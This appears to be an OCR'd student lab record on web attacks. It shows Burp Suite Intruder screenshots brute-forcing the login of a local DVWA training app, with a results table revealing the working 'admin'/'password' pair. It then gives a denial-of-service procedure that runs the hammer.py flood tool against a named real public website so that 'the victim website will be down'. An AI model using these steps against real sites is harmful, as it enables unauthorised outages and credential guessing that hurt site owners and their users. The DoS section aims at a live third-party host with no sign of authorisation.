

Burp Suite Community E...
[Vulnerability: Brute For...
[/home/senbagapriya/D...
[senbagapriya@kali: ~]
09:57 AM
23%
Burp Suite Community Edition v2020.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 2 3 ...
Target Positions Payloads Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 2
Payload count: 5 (approx)
Payload type: Runtime file
Request count: 10 (approx)
Payload Options [Runtime file]
This payload type lets you configure a file from which to read payload strings at runtime.
Select file ...
/home/senbagapriya/Desktop/pass.txt
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters: ./\=<>?+&*;:"{}|^`



Burp Suite Community E...
[Vulnerability: Brute For...
[/home/senbagapriya/D...
[senbagapriya@kali: ~]
09:58 AM
23%
Burp Suite Community Edition v2020.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 2 3 ...
Target Positions Payloads Options
Throttle (milliseconds): Fixed 0
Variable: start 0 step 30000
Start time: Immediately
In 10 minutes
Paused
Attack Results
These settings control what information is captured in attack results.
Store requests
Store responses
Make unmodified baseline request
Use denial-of-service mode (no results)
Store full payloads
Grep - Match
These settings can be used to flag result items containing specified expressions.
Flag result items with responses matching these expressions:
Paste
Load ...
Remove
Clear
incorrect
Add
incorrect
Match type: Simple string
Regex
Case sensitive match
Exclude HTTP headers



Burp Suite Community E...
[Vulnerability: Brute For...
[/home/senbagapriya/D...
[senbagapriya@kali: ~]
09:59 AM
23%
Burp Suite Community Edition v2020.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Start attack
Open saved attack [Pro version only]
Send to Repeater
Save attack config [Pro version only]
Load attack config [Pro version only]
Copy attack config
New tab behavior
Automatic payload positions
Configure predefined payload lists [Pro version only]
Throttle
Start time:
Immediately
In 10 minutes
Paused
Attack Results
These settings control what information is captured in attack results.
Store requests
Store responses
Make unmodified baseline request
Use denial-of-service mode (no results)
Store full payloads
Grep - Match
These settings can be used to flag result items containing specified expressions.
Flag result items with responses matching these expressions:
Paste
Load ...
Remove
Clear
incorrect
Add
Match type:
Simple string
Regex
Case sensitive match


Burp Suite Community E...
[Vulnerability: Brute For...
[/home/senbagapriya/D...
[senbagapriya@kali: ~]
09:59 AM
23%
Burp Suite Community Edition v2020.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Target Positions Payloads Options
Throttle (milliseconds):
Fixed
Variable: start
step
Start time:
Immediately
In 10 minutes
Paused
Attack Results
These settings control what information is captured in attack results.
Store requests
Store responses
Make unmodified baseline request
Use denial-of-service mode (no results)
Store full payloads
Burp Intruder
The Community Edition of Burp Suite contains a demo version of Burp Intruder. Some functionality is disabled, and attacks are time throttled. Please visit https://portswigger.net for more details about Burp Suite Professional which contains the full version.
OK
Grep - Match
These settings can be used to flag result items containing specified expressions.
Flag result items with responses matching these expressions:
Paste
Load ...
Remove
Clear
incorrect
Add
Match type:
Simple string
Regex
Case sensitive match


Burp Suite Commun...
Intruder attack 1
[Vulnerability: Brute ...
[/home/senbagapriy...
[senbagapriya@kali:...
09:59 AM
23%
Burp Suite Community Edition v2020.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Target Positions Payloads Options
Throttle (milliseconds): Fixed
Variable: start
step
Start time: Immediately
In 10 minutes
Paused
Attack Results
These settings control what information is captured in attack resu
Store requests
Store responses
Make unmodified baseline request
Use denial-of-service mode (no results)
Store full payloads
Grep - Match
These settings can be used to flag result items containing specifie
Flag result items with responses matching these expressions:
Paste
Load ...
Remove
Clear
incorrect
Add
incorrect
Match type: Simple string
Regex
Case sensitive match
Exclude HTTP headers
Intruder attack1
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Requ... Payload1 Payload2 Status Error Timeo... Length incorr... Comment
0 200 4552
1 200 4552
2 admin 200 4552
3 senba3549 200 4552
4 admin senba3549 200 4552
5 Lordsiva@2019 200 4552
6 admin Lordsiva@2019 200 4552
7 Lordsiva@2020 200 4552
8 admin Lordsiva@2020 200 4552
9 lordsiva 200 4552
10 admin lordsiva 200 4552
11 senba 200 4552
Finished


Burp Suite Commun...
Intruder attack 1
[Vulnerability: Brute ...
[/home/senbagapriy...
[senbagapriya@kali:...
09:59 AM
23%
Burp Suite Community Edition v2020.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Target Positions Payloads Options
Throttle (milliseconds): Fixed
Variable: start
step
Start time: Immediately
In 10 minutes
Paused
Attack Results
These settings control what information is captured in attack resu
Store requests
Store responses
Make unmodified baseline request
Use denial-of-service mode (no results)
Store full payloads
Grep - Match
These settings can be used to flag result items containing specifie
Flag result items with responses matching these expressions:
Paste
Load ...
Remove
Clear
incorrect
Add
incorrect
Match type: Simple string
Regex
Case sensitive match
Exclude HTTP headers
Intruder attack1
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Requ... Payload1 Payload2 Status Error Timeo... Length incorr... Comment
9 lordsiva 200 4552
10 admin lordsiva 200 4552
11 senba 200 4552
12 admin senba 200 4552
13 password 200 4552
14 admin password 200 4595
15 sivalord 200 4552
16 admin sivalord 200 4552
17 senbapriya 200 4552
18 admin senbapriya 200 4552
19 priya3549 200 4552
20 admin priya3549 200 4552
Finished


Burp Suite Community E...
Vulnerability: Brute Forc...
[senbagapriya@kali: ~]
10:00 AM
22%
Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox
Kali Linux, an Offensive Secu
Vulnerability: Brute Forc
about:config
127.0.0.1/dvwa/vulnerabilities/brute/?username=name&password=pass&Login=Login#
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Brute Force
Login
Username:
admin
Password:
Login
Username and/or password incorrect.
More Information
https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)
http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html


Burp Suite Community E...
Vulnerability: Brute Forc...
[senbagapriya@kali: ~]
10:00 AM
22%
Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox
Kali Linux, an Offensive Secu
Vulnerability: Brute Forc
about:config
127.0.0.1/dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login#
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Brute Force
Login
Username:
Password:
Login
Welcome to the password protected area admin
More Information
https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)
http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html

III. DOS ATTACK

AIM:

To implement the Denial of Service Attack.

PROCEDURE:


Install hammer tool in the attacker terminal.


Run ./hammer.py -s [serverip] -t [turbo]. For eg: ./hammer.py -s www.hackthissite.org -t 135


It starts to send the data packets to the victim website.


Finally, the victim website will be down.

